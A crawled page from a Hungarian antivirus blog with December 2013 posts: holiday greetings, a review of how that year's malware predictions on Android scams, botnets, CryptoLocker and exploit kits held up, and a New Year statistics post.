- Negyedszázados a számítógépes féreg

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5697704

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.


Nincsenek hozzászólások.

Kellemes Karácsonyi Ünnepeket

2013.12.24. 05:44 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: karácsony xmas hellókarácsony 2013

Boldog Karácsonyt és sikerekben gazdag Új Évet kívánunk az oldal minden látogatójának!



Egy előző posztunkban már belengettük a jövő évi jóslatokat, valamelyik nap pedig régi szokásunk szerint **majd azt nézzük meg, mennyire váltak be a még az év elején kiadott idei 2013-as előrejelzések.**






Coca-Cola
Coca-Cola


TIS THE SEASON
to be packin'





Tetszik 7 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Beváltak-e a 2013-as jóslatok?
- 2014 az internetes adatvédelemről szól majd
- 12 tipp a biztonságos karácsonyi vásárláshoz
- Elhunyt Szőr Péter
- Negyedszázados férgek - októberi adatok

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5706838

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Beváltak-e a 2013-as jóslatok?

2013.12.27. 10:59 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: jóslat android közösségi kártevő 2013 beválás exploitkit


Ahogy rendre minden évben tesszük, csak itt, csak most, csak Önöknek megmutatjuk, **vajon mennyire volt találó a 2013-as év kezdetén megfogalmazott jóslat, vajon tényleg azokat a kártevőket kaptuk-e a nyakunkba, amiket nekünk megígértek ;-)** Szembesítés következik, ne menjenek sehova! Apa, kezdődik!




Ahogy azt a karácsonyi posztban is ígértük, röviden áttekintjük a még év elején kiadott idei 2013-as előrejelzéseket. Nézzük rögtön a legelsőt: *"A mobil kártevők számának minden korábbi mértéket meghaladó növekedése várható. Céges viszonylatban a BYOD elterjedése miatt kiemelten fognak jelentkezni az okostelefonok, táblagépek elleni támadások"*. Nos, ez pontosan így történt, **az antivírus cégek becslései még csak nem is voltak elég pesszimisták az Androidos kártevők esetében, olyannyira, hogy menet közben még rosszabbra is kellett módosítani az előrejelzéseket.** Egyébként mi is foglalkoztunk a témában a blogon többször is, legutóbb például az intézményesített és több nyelvre is lefordított hamis antivírusos csalással, ahol **ha valaki óvatlanul kattint egy "(1) Új vírust észleltünk" feliratra, annak akár 15 EUR-ba - kb. 4400 HUF - fog kerülni ez a "szolgáltatás" az illetőnek HETENTE**. Rögtön látható az átverés mértéke is, hiszen eközben egy valódi, a Google Play piacterén kapható fizetős legális antivírus teljes éves díja is csa kb. 10 euro. A magunk részéről egy további **jó kis összefoglalóval igyekeztünk segíteni abban, hogyan szúrjuk ki a gyanús Android appokat.**



"Közelebbi veszély lehet a felhőtechnológiákkal kapcsolatos adatszivárgási probléma". Itt természetesen nem árt leszögezni, hogy **ha az alkalmazásaink lehetővé teszik, úgy érdemes az erős titkosítással kombinált felhőtárhely használatot előnyben részesíteni**, ezt igazából akkor nem tehetjük meg, ha nem mentési tárhelyként használjuk azt, hanem az alkalmazás adatai natívan kell fussanak. Ilyenkor a megbízható felhős szolgáltató választása segíthet ebben, érdekes módon a Snowden féle story csak felgyorsított ezt a folyamatot, például Svájc a jelek szerint **máris elkezdett berendezkedni egy ilyen igény - NSA mentes, megbízható és erős titkosítással rendelkező - kiszolgálására**.



"Az ESET laborjában a már ismert kártevők variánsainak további intenzív gyarapodását is valószínűnek tartják. A botnetes kártevők további erőteljes terjedése szintén várható." Az állítás első felével nyilván senki nem tud vitába szállni, **sajnos ez évről évre így történik**, ehhez még csak jósolni sem kell. A botnetes résznél egyfelől azt látjuk, hogy **a nagy botnetek elleni fellépéseknek csak ideiglenes hatása van, hosszú távon sajnos nem nyerhető meg így ez a csata. Másrészt azt is tapasztalhatjuk, hogy a botnetes terjesztés olyan dolgokat is felerősít, mint a komoly titkosítást használó zsaroló kártevő, például a CryptoLocker tömeges elterjedése.**



"A kártevők terjedésének módszerei közül bár az e-mailes forma háttérbe szorult a közösségi oldalak miatt, de egyáltalán nem szűnt meg, emellett pedig a szintén jellegzetes olyan bevált csatornák is megmaradnak majd, mint az Autorun-ból ismert külső USB eszközök, chat üzenetek, kártékony linkek, weboldalak, mérgezett keresőtalálatok." Nos, ezt is pipálhatjuk, hiszen a klasszikus e-mailes spamkampányok mellett ma **már egyáltalán nem ritkaság a Facebookon, □ □ttéren és egyéb hasonló csatornákon terített, átverést, kártékony mellékletet vagy linket tartalmazó üzenetek**. Nos például a klasszikus "Londoni poggyászos" átverés rendre előkerül **a feltört Facebook fiókok ismerőseinél, ezt a folyamatot elég szépen végignéztük már legutóbb például itt. Ám hogy aktualitása is legyen dolognak, az ukrajnai zavargásoknál gyorsan újból felbukkant** a trükk újabb változata: "ott rekedtem, küldj pénzt".



"Mindezek mellett az Anonymous, Lulzsec és egyéb csoportok akciói valószínűleg kisebb mértékben jelentkeznek majd, míg a sebezhetőségeket iparszerűen kihasználó exploit kitek jócskán adnak majd 2013-ban feladatot az IT biztonsági iparágnak." Hát való igaz, **2013 nem az Anonymous éve volt, míg exploit kit ügyben azért bizonyára emlékezetes lehet például az az eset, amikor az NBC amerikai tévécsatorna oldalát feltörték, és azon egy darabig kártevőt terjesztettek** a gyanútlan látogatók gépére. Az úgynevezett Red Kit Exploit kit felhasználásával készített kártevő jellemzően a Citadel nevű banki trójait próbálta meg telepíteni, ez a híres-hírhedt Zeus egyik változata. **A Blackhole exploit kittel kapcsolatos növekedésről számos helyen**, például a Cyberoam első féléves értékelő riportjában is találkozhattunk. Számuk egyre csak gyarapszik, év eleje óta ismert például **az Adobe Reader, Flash, valamint böngészőhibák exploitjait aktívan kihasználó Sweet Orange Exploit Kit is.** Forráskódját igyekeznek jól őrizni, heti bérleti díja pedig 375 USD (mai áron alig 80 ezer HUF), míg egy hónapra 1400 amerikai dollárért vehetjük igénybe, ami szintén nem csillagászati összeg, nagyjából 300 ezer forintos bekerülési ár.



Ez volt a jóslatnéző idei extra különkiadása, legközelebb 2014. év végén jelentkezünk ismét, akkor ezekben a tételekben fogunk majd részletesen mazsolázni. Addig is maradjanak velünk :-)

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Boldog Új Évet Kívánunk!
- Kellemes Karácsonyi Ünnepeket
- Elhunyt Szőr Péter
- Öt új kiberbűnözői név az FBI listáján
- Negyedszázados a számítógépes féreg

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5710422

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Boldog Új Évet Kívánunk!

2013.12.30. 08:22 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: új 2014 boldog évet infografika


Egy kis **infografikás ábrán igyekeztünk összegyűjteni a számok tükrében az eddigi tényked**ésünket az **Antivirus blogban**, amit nagyjából hat éve kezdtünk.



Nehéz évet hagyunk magunk mögött, sok minden történt, benne Autorun vírussal, **magyarul támadó Zeus botnetekkel, Snowdenes kiszivárogtatással és annak összes következményeivel, egyre erősebb kulcsokkal operáló Cryptolockeres zsaroló kártevővel.** Hogy mt hoz a jövő, az nehéz kérdés. Több kártevőt, több támadást, sajnos ez a realitás. Emellett pedig az Android elterjedtségének további erősödése is borítékolható, ami fokozza a mobil platformok kitettségét, és az ottani támadások számának folytatólagos növekedését. **Aki esetleg nem olvasta volna, itt találhatóak a 2014-re szóló jóslatok, és természetesen a 2013-ra szólóakat is kiveséztük utólag, vajon beváltak-e.**



Infografikánkon egy kis összefoglaló, benne a blog 2007. szeptember 17-i indulása óta eltelt időszak ministatisztikája, a 2009. óta üzemelő Twitter csatornánk, és persze a facebook.com/biztonsag oldalunk sem maradhatott ki mindebből. **A posztjaink közül a Farmville csalás viszi a pálmát, mint legolvasottabb ever, míg a 2013-as esztendőben a Webkamerás kukkolás IV-ik része tartott számot olvasóink kiemelt érdeklődésére.**



Nincs is más hátra, mint hogy minden Kedves Olvasónknak Boldog és Sikeres Új Esztendőt kívánjunk!





Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- 12 tipp a biztonságos karácsonyi vásárláshoz
- Egy Skype támadás margójára
- A CryptoLocker esete a rendőrséggel
- Negyedszázados férgek - októberi adatok
- Hacktivity MMXIII - második nap

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5717032

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.